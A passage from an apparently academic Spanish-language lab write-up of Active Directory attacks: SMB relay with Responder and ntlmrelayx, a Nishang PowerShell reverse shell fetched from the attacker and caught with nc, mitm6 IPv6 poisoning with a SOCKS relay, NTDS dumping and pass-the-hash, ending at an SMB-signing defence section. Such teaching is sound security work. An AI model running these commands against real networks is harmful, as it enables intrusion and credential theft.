

Ilustración 37 – Adición de adiaz como usuario administrador en el equipo PC-MVAZQUEZ

Seguidamente, verificaremos con la herramienta crackmapexec que dicho usuario tiene los privilegios de administrador sobre el equipo PC-MVAZQUEZ, en cuyo caso, nos deberá de reportar *"Pwn3d!"*:

```
s4dbrd@Innotec:~/Documentos/PFG$ cme smb 192.168.1.0/24 -u 'adiaz' -p 'Password123!'
SMB         192.168.1.190   445    PC-MVAZQUEZ      [*] Windows 10.0 Build 19041 x64
(name:PC-MVAZQUEZ) (domain:gonzalonazareno.org) (signing:False) (SMBv1:False)
SMB         192.168.1.187   445    DC01             [*] Windows 10.0 Build 17763 x64
(name:DC01) (domain:gonzalonazareno.org) (signing:True) (SMBv1:False)
SMB         192.168.1.188   445    PC-ADIAZ         [*] Windows 10.0 Build 19041 x64
(name:PC-ADIAZ) (domain:gonzalonazareno.org) (signing:False) (SMBv1:False)
SMB         192.168.1.190   445    PC-MVAZQUEZ      [+] gonzalonazareno.org\adiaz:Pas
sword123! (Pwn3d!)
SMB         192.168.1.187   445    DC01             [+] gonzalonazareno.org\adiaz:Pas
sword123!
SMB         192.168.1.188   445    PC-ADIAZ         [+] gonzalonazareno.org\adiaz:Pas
sword123!
```

Ilustración 38 – Validación usuario administrador en activo PC-MVAZQUEZ

Posteriormente y por comodidad, procederemos a desactivar el Firewall de Windows para poder desplegar ataques sin que nos bloquee el Windows Defender.



Ilustración 39 – Desactivación del Firewall de Windows en ambos activos (PC-DIAZ y PC-MVAZQUEZ)

A su vez, desactivaremos la Protección en tiempo real dentro del Windows Defender. Cabe destacar, que en entornos empresariales es común que los equipos (sobre todo los DCs), tengan desactivado el antivirus totalmente, para evitar problemas de rendimiento. En caso necesario, se podrían aplicar técnicas de evasión de AVs/IDS.



Ilustración 40 – Desactivación de protección en tiempo real en ambos activos (PC-DIAZ y PC-MVAZQUEZ)

También, deberemos de modificar el archivo de configuración de Responder para deshabilitar los servidores SMB y HTTP, ya que conjuntamente lanzaremos la herramienta ntlmrelayx[4].



Ilustración 41 – Cambio de configuración en la herramienta Responder

Una vez modificada la configuración, necesitaremos la dirección IP del equipo PC-MVAZQUEZ que es el que usaremos como "target", ya que es el activo al que queremos realizar un relay.



Ilustración 42 – Identificación de la dirección IP del activo PC-MVAZQUEZ

[4] https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py

Dicha dirección IP deberemos de introducirla en un fichero, en mi caso, con el nombre de *targets.txt*:



Ilustración 43 – Guardado de dirección IP del activo "*a atacar*" en un fichero

Posteriormente, correremos la herramienta de responder con los mismos parámetros que vimos en el punto anterior junto con la herramienta ntlmrelayx, donde especificaremos el fichero target (*target file [-tf])* y daremos soporte a la versión 2 de SMB (acción necesaria para activos Windows 10):



Ilustración 44 – Despliegue de ataque SMB Relay con las herramientas Responder y ntlmrelayx

Deberemos de acceder a un recurso inexistente desde cualquier activo con un usuario que tenga privilegios de administrador sobre el equipo que hemos especificado en el fichero (en nuestro caso, lo haremos en el activo PC-ADIAZ):



Ilustración 45 – Acceso a un recurso inexistente desde el activo PC-ADIAZ

En el equipo atacante, observaremos como el relaying se ha producido correctamente y hemos sido capaces de dumpear la SAM en el equipo PC-MVAZQUEZ:



Ilustración 46 – Relaying exitoso logrando dumpear la sam en el activo PC-MVAZQUEZ

A su vez, la herramienta ntlmrelayx nos permite ejecutar comandos de powershell empleando el parámetro *-c*. Aprovechándonos de dicha opción, podemos lograr obtener una shell en dicho activo. Para ello, haremos uso de los scripts que nos ofrece Nishang[5] para enviarnos una sesión de powershell al equipo de atacante.

Tendremos que modificar dicho script e invocar al final del script la función *Invoke-PowershellTCP*:



Ilustración 47 – Modificación del script para enviar una shell al equipo de atacante

Como podemos observar, debemos de especificar la dirección IP y el puerto por el que nos pondremos en escucha.

Procederemos a explicar el proceso de una manera más detallada.

1. Debemos de envenenar el tráfico LLMNR/NBT-NS usando la herramienta Responder.

2. Crearemos un servidor HTTP empleando el módulo http.server de python para compartirnos el script en powershell mostrado anteriormente.

[5] https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1

3. Nos pondremos en escucha a través de *nc* por el puerto especificado en el script (en nuestro caso es el 5656).

4. Aprovechándonos de que podemos ejecutar comandos de powershell, nos haremos una petición a nuestro servidor a través de la función *Net.WebClient* y, usando otra función llamada *downloadString*, lograremos que interprete el script e importe las funciones especificadas a la sesión de Powershell sin necesidad de descargar el fichero en el sistema. Por este motivo, se ha añadido al final del fichero la función para enviarnos una shell.



Ilustración 48 – Proceso para obtener una shell a través de smb relay

Accedemos a un recurso inexistente en el activo PC-ADIAZ y observamos lo siguiente en la máquina atacante:



Ilustración 49 – Obtención de una shell a través de smb relay

3.4. Envenenamiento de tráfico IPv6 + Socks Proxy

En este apartado, veremos cómo podemos envenenar el tráfico IPv6 del dominio. Cabe destacar que por defecto las máquinas Windows solicitan tráfico IPv6 y, muchos administradores solo suelen asegurar tráfico IPv4, dejando IPv6 totalmente expuesto.

Haremos uso de la herramienta mitm6[6], indicando con el parámetro *-d* el dominio que queremos "*atacar*":



Ilustración 50 – Envenenamiento del tráfico IPv6 del dominio gonzalonazareno.org

Podemos comprobar que efectivamente hemos logrado envenenar el tráfico para capturar el tráfico IPv6 que se establezca entre los diferentes activos del dominio realizando un *ipconfig /all* en cualquier activo y observando que como servidor DNS principal se ha establecido la dirección IPv6 de la máquina atacante:

[6] https://github.com/dirkjanm/mitm6

```
PS C:\Users\adiaz.GONZALONAZARENO> ipconfig /all

Configuración IP de Windows

   Nombre de host. . . . . . . . . . : PC-ADIAZ
   Sufijo DNS principal  . . . . . . : gonzalonazareno.org
   Tipo de nodo. . . . . . . . . . . : híbrido
   Enrutamiento IP habilitado. . . . : no
   Proxy WINS habilitado . . . . . . : no
   Lista de búsqueda de sufijos DNS: gonzalonazareno.org

Adaptador de Ethernet Ethernet0:

   Sufijo DNS específico para la conexión. . : gonzalonazareno.org
   Descripción . . . . . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Dirección física. . . . . . . . . . . . . : 00-0C-29-F4-2B-A3
   DHCP habilitado . . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
   Vínculo: dirección IPv6 local. . . : fe80::8967:1%13(Preferido)
   Concesión obtenida. . . . . . . . . . . . : miércoles, 8 de junio de 2022 20:37:43
   La concesión expira . . . . . . . . . . . : miércoles, 8 de junio de 2022 20:42:42
   Vínculo: dirección IPv6 local. . . : fe80::a96f:9de1:32e1:9b6f%13(Preferido)
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.189(Preferido)
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Concesión obtenida. . . . . . . . . . . . : miércoles, 8 de junio de 2022 20:00:12
   La concesión expira . . . . . . . . . . . : jueves, 9 de junio de 2022 8:00:12
   Puerta de enlace predeterminada . . . . . : 192.168.1.1
   Servidor DHCP . . . . . . . . . . . . . . : 192.168.1.1
   IAID DHCPv6 . . . . . . . . . . . . . . . : 117443625
   DUID de cliente DHCPv6. . . . . . . . . . : 00-01-00-01-2A-32-95-32-00-0C-29-F4-2B-A3
   Servidores DNS. . . . . . . . . . . . . . : fe80::7b49:9f47:feb3:5378%13
                                               192.168.1.187
   NetBIOS sobre TCP/IP. . . . . . . . . . . : habilitado
   Lista de búsqueda de sufijos DNS específicos de conexión:
                                               gonzalonazareno.org

Adaptador de Ethernet Conexión de red Bluetooth:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :
   Descripción . . . . . . . . . . . . . . . : Bluetooth Device (Personal Area Network)
   Dirección física. . . . . . . . . . . . . : 14-13-33-62-06-5E
   DHCP habilitado . . . . . . . . . . . . . : sí
   Configuración automática habilitada . . . : sí
PS C:\Users\adiaz.GONZALONAZARENO>
```

Ilustración 51 – Comprobación de envenenamiento tráfico IPv6+

Posteriormente, emplearemos la herramienta ntlmrelayx variando los parámetros:

```
s4dbrd@Innotec:~/Documentos/PFG$ sudo python3 /opt/impacket/examples/ntlmrelayx.py -6 -wh 192.168.1.149 -t smb://192.168.1.191 -socks -debug -smb2support
```

Ilustración 52 – Uso de herramienta ntlmrelayx para abusar del relaying y crear una conexión socks

Donde:

- -6: Indicamos que queremos escuchar tanto en IPv4 como IPv6.
- -wh: Indicamos la dirección IP del equipo atacante.
- -t: Indicamos el target, en nuestro caso queremos atacar el activo PC-MVAZQUEZ a través de SMB.
- -socks: Indicamos que queremos establecer una conexión socks, esto nos permitirá usar proxychains más adelante.
- -debug: Activamos el modo debug.
- -smb2support: Indicamos que queremos dar soporte a la versión 2 de SMB.

Cuando un usuario haga una petición a un recurso a nivel de red podremos obtener su autenticación y comprobar a través de la función *socks* si tiene privilegios de administrador:



Ilustración 53 – Obtención de un relay con privilegios de administrador sobre el activo PC-MVAZQUEZ

Al haber especificado el parámetro -socks, se nos ha establecido una conexión socks en nuestro equipo que podremos "*abusar*" a través de la herramienta proxychains. Por defecto, la conexión se establece en el puerto 1080 a través de socks4, por lo que deberemos de dejar la siguiente configuración:

Ilustración 54 – Configuración de proxychains

Lo bueno de este ataque es que nos da la posibilidad de autenticarnos contra dicho equipo a través del usuario que tiene privilegios de administrador (adiaz) con **cualquier contraseña**, como se muestra a continuación:



Ilustración 55 – Credenciales con privilegios de administrador en el equipo PC-MVAZQUEZ

3.5. Domain Admin

Si recordamos, al envenenar el tráfico LLMNR/NBT-NS logramos obtener el hash del usuario Administrador que posteriormente crackeamos empleando JohnTheRipper. Para asegurarnos de que ese usuario se encuentra en el grupo de Domain Admins, podemos hacer un escaneo de red a través de crackmapexec con las credenciales obtenidas para ver si en todos los equipos nos reporta un *"Pwn3d!"*.



Ilustración 56 – Validación de usuario administrador del dominio

Con dichas credenciales podemos obtener una shell en cualquier activo empleando herramientas como psexec.py[7]:

Ilustración 57 – Obtención de una cmd en el controlador de dominio

Otra cosa que podemos realizar es dumpear el fichero ntds. Este fichero, actúa como base de datos conteniendo toda la información del directorio activo (usuarios, grupos…). Desde el punto de vista de un atacante, nos permitirá obtener los hashes de todos los usuarios del dominio:

Ilustración 58 – Dumpeo del NTDS para obtener hashes de los usuarios del dominio

[7] https://github.com/SecureAuthCorp/impacket/blob/master/examples/psexec.py

Con dichos hashes, podemos abusar de técnicas como PassTheHash[8] para autenticarnos contra cualquier activo y obtener una shell. En el siguiente ejemplo usamos el hash del usuario del dominio adiaz para autenticarnos contra el activo PC-ADIAZ:



Ilustración 59 – Abusando de PassTheHash para autenticarnos contra el activo PC-ADIAZ

[8] https://en.wikipedia.org/wiki/Pass_the_hash

3.6. Protecciones - Firma SMB

Como bien especificamos al principio de este documento, la firma en SMB por defecto se encuentra deshabilitada en aquellos equipos que no sean Controladores de Dominio.

Para comprobarlo, nos dirigiremos al registro de Windows y visualizaremos las claves de RequireSecuritySignature y EnableSecuritySignature:

